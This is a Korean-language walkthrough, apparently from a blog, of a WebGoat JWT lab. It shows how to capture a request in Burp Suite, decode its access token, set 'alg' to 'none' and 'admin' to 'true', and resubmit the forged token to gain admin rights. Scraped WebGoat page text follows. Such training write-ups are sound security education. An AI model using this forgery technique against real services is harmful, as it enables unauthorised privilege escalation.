
해당 패킷을 더 자세히 분석하기 위해서 오른쪽 클릭 -> send to repeater 클릭

패킷의 내용 중 12번째 줄에 Access Token 정보가 있는 것을 확인할 수 있다. (빨간 괄호친 부분)



해당 값을 복사해서 JWT Decoder를 사용해서 내부에 저장된 데이터를 확인한다.

JWT Decoder 사이트 : <https://www.jwt.io/>




Access Token을 확인해본 결과 admin의 값이 false(관리자 권한 아님)이고 서버가 변조 여부 검사를 할 때 사용하는 알고리즘이 HS512인 것을 확인할 수 있다. ("alg" : "HS512")

이 값들에 집중해 봤을 때 "alg"의 값을 "none"으로 바꾼다면 어떨까? 분명 토큰 변조 검사를 서버는 하지 않을 것이다.


그리고 "admin" : "true"로 바꾼다면 어떨까? 관리자 권한으로 별도의 검사 없이 요청을 실행할 것이다.

그럼 한번 값을 변경해서 Burp Suite로 보내보도록 하자




내부에 있는 값을 변경하기 위해서 JWT Encoder 글자를 클릭한다.

이후, alg와 admin의 값을 변경한다.



그럼 Base64로 인코딩 된 JWT 토큰 값이 나올 것이다.

이 값을 복사해서 burp suite의 Access token 키에 붙여넣기 해주고 submit 버튼을 누른다.



WebGoat 사이트 새로고침 이후 확인해보면 초기화가 잘 실행된 것을 확인할 수 있다.

Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

WEBGOAT

Username

admin

Reset

Admin lost password

In this challenge you will need to help the admin and find the password in order to login.

1 votes

Vote Now!

★★★★

Average 1 / 4

Samsung Galaxy

Samsung · (124421 reviews)

PRICE

US \$899

COLOR

Get it for free

The objective for this challenge is to buy a Samsung phone for free.

1 votes

Vote Now!

★★★★

Average 1 / 4

Welcome back, Tom